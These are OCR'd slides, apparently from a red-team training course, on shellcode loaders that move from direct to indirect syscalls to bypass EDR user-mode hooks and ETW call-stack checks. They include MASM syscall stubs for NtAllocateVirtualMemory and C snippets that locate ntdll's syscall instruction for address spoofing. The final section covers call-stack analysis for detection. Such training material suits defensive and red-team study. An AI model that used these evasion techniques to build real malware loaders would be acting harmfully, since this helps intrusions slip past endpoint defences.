
Low Level APIs: Direct Syscalls

Direct Syscall Loader

- Second modification compared to reference Win32-API loader
- Transition from Native APIs (medium level) to **direct syscalls** (low level)
- Syscalls are executed without accessing ntdll.dll

- The necessary code to use Native APIs and syscalls instructions directly implemented in shellcode loader
  - DSC-Loader.exe → syscall

Shellcode Loader - Direct syscalls (Low Level APIs)



Native function structure definition

- Again, Native APIs (NTAPI) can’t be retrieved via Windows headers
- Again, manually structure definition NTAPIs necessary

```
// Declare the function prototype for NtAllocateVirtualMemory
extern NTSTATUS NtAllocateVirtualMemory(
    HANDLE ProcessHandle,    // Handle to the process in which to allocate the memory
    PVOID* BaseAddress,      // Pointer to the base address
    ULONG_PTR ZeroBits,      // Number of high-order address bits that must be zero in
    PSIZE_T RegionSize,      // Pointer to the size of the region
    ULONG AllocationType,    // Type of allocation
    ULONG Protect            // Memory protection for the region of pages
);
```


Assembly code

- Compared to NTAPI loader, syscall stub not retrieved via ntdll.dll
- **Directly implement** syscall stub into loader → direct syscalls

```
.CODE  ; Start the code section
; Procedure for the NtAllocateVirtualMemory syscall
NtAllocateVirtualMemory PROC
    mov r10, rcx                                    ; Move the contents of rcx to r10. T
    mov eax, 18h                                    ; Move the syscall number into the e
    syscall                                         ; Execute syscall.
    ret                                             ; Return from the procedure.
NtAllocateVirtualMemory ENDP
END  ; End of the module
```


Microsoft Macro Assembler (MASM)

- We must enable MASM support in Visual Studio



Summary: Direct Syscall Loader

- Made transition from Native APIs to **direct syscalls**
- No longer import from Win32-APIs and Native APIs



Summary: Direct Syscall Loader

- Syscalls or syscall stubs directly implemented into .text section from loader
- User mode hooks in ntdll.dll and EDR bypassed
- Direct syscalls can be detected if **EDR uses ETW** → analyse call stack
  - Check **syscall-** and **return** address of a Native API
    - Outside memory of ntdll.dll → 100% IOC

Summary: Direct Syscall Loader

- To evade EDR in this context or in this context of ETW → **Indirect syscalls**

RED OPS
INFORMATION SECURITY


Chapter Six

Low Level APIs: Indirect Syscalls

Indirect Syscall Loader

- Third modification compared to reference Win32-API loader
- Transition from **direct syscalls** to **indirect syscalls**
- Syscall and return instruction executed in memory of ntdll.dll
  - Spoof syscall and return address check
- Mostly same code as direct syscall loader, just a few changes

Shellcode Loader - Indirect syscalls (Low Level APIs)



Syscall and Return

- Syscall and return should be executed in memory location ntdll.dll
- Therefore, we need a few things:
  - Open handle to ntdll.dll
  - Get start address from Native API in ntdll.dll
  - Add offset and get memory address of syscall instruction
  - Store memory address in global variable

Open Handle NTDLL

- API GetModuleHandleA → open handle to ntdll.dll

```
// Get a handle to the ntdll.dll library
    HANDLE hNtdll = GetModuleHandleA("ntdll.dll");
```


Start Address Native Function

- API GetProcAddress → get start address of function

```
// Declare and initialize a pointer to the NtAllocateVirtualMemory function and get the address of th
    UINT_PTR pNtAllocateVirtualMemory = (UINT_PTR)GetProcAddress(hNtdll, "NtAllocateVirtualMemory");
```

Memory Address Syscall Function

- Add **12-bytes** offset → memory address **syscall instruction** in syscall stub



Memory Address Global Variables

- Declare globale variables to hold memory address of syscall functions

```
// Declare global variables to hold the syscall instruction addresses
UINT_PTR sysAddrNtAllocateVirtualMemory;
```

```
// The syscall stub (actual system call instruction) is some bytes further into the function.
    // In this case, it's assumed to be 0x12 (18 in decimal) bytes from the start of the function.
    // So we add 0x12 to the function's address to get the address of the system call instruction.
    sysAddrNtAllocateVirtualMemory = pNtAllocateVirtualMemory + 0x12;
```

Syscall Stub / Assembly code

- Compared to direct syscall loader, **syscall** and **return** not executed in memory of loader → jmp to memory of **ntdll.dll**

Direct Syscall Stub


```
.CODE  ; Start the code section
; Procedure for the NtAllocateVirtualMemory syscall
NtAllocateVirtualMemory PROC
    mov r10, rcx
    mov eax, 18h
    syscall
    ret
NtAllocateVirtualMemory ENDP
END  ; End of the module
```

Indirect Syscall Stub

```
EXTERN sysAddrNtAllocateVirtualMemory:QWORD

.CODE  ; Start the code section

; Procedure for the NtAllocateVirtualMemory syscall
NtAllocateVirtualMemory PROC
    mov r10, rcx
    mov eax, 18h
    jmp QWORD PTR [sysAddrNtAllocateVirtualMemory]
NtAllocateVirtualMemory ENDP

END  ; End of the module
```


Microsoft Macro Assembler (MASM)

- Again, we must enable MASM support in Visual Studio



Summary: Indirect Syscall Loader

- Made transition from direct syscalls to indirect syscalls
- Only a **part of syscall stub** is directly implemented into loader



Summary: Indirect Syscall Loader

- The syscall- and return instruction are executed from memory of ntdll.dll
  - Successfully spoofed syscall and return address

- Evade EDR user mode hooks in ntdll.dll

- Evade (partly) EDR stack analysis (syscall and return) based on ETW

RED OPS
INFORMATION SECURITY

Chapter Seven

Call Stack Analysis

Call Stack Analysis

- What is a call stack in general?

> Before we get started, it's important to know what call stacks are and why they're valuable for detection engineering. A **call stack** is the ordered sequence of functions that are executed to achieve a behavior of a program. It shows in detail which functions (and their associated modules) were executed to lead to a behavior like a new file or process being created. Knowing a behavior's call stack, we can build detections with detailed contextual information about what a program is doing and how it's doing it.

Reference: https://www.elastic.co/security-labs/upping-the-ante-detecting-in-memory-threats-with-kernel-call-stacks

x64 Calling Convention

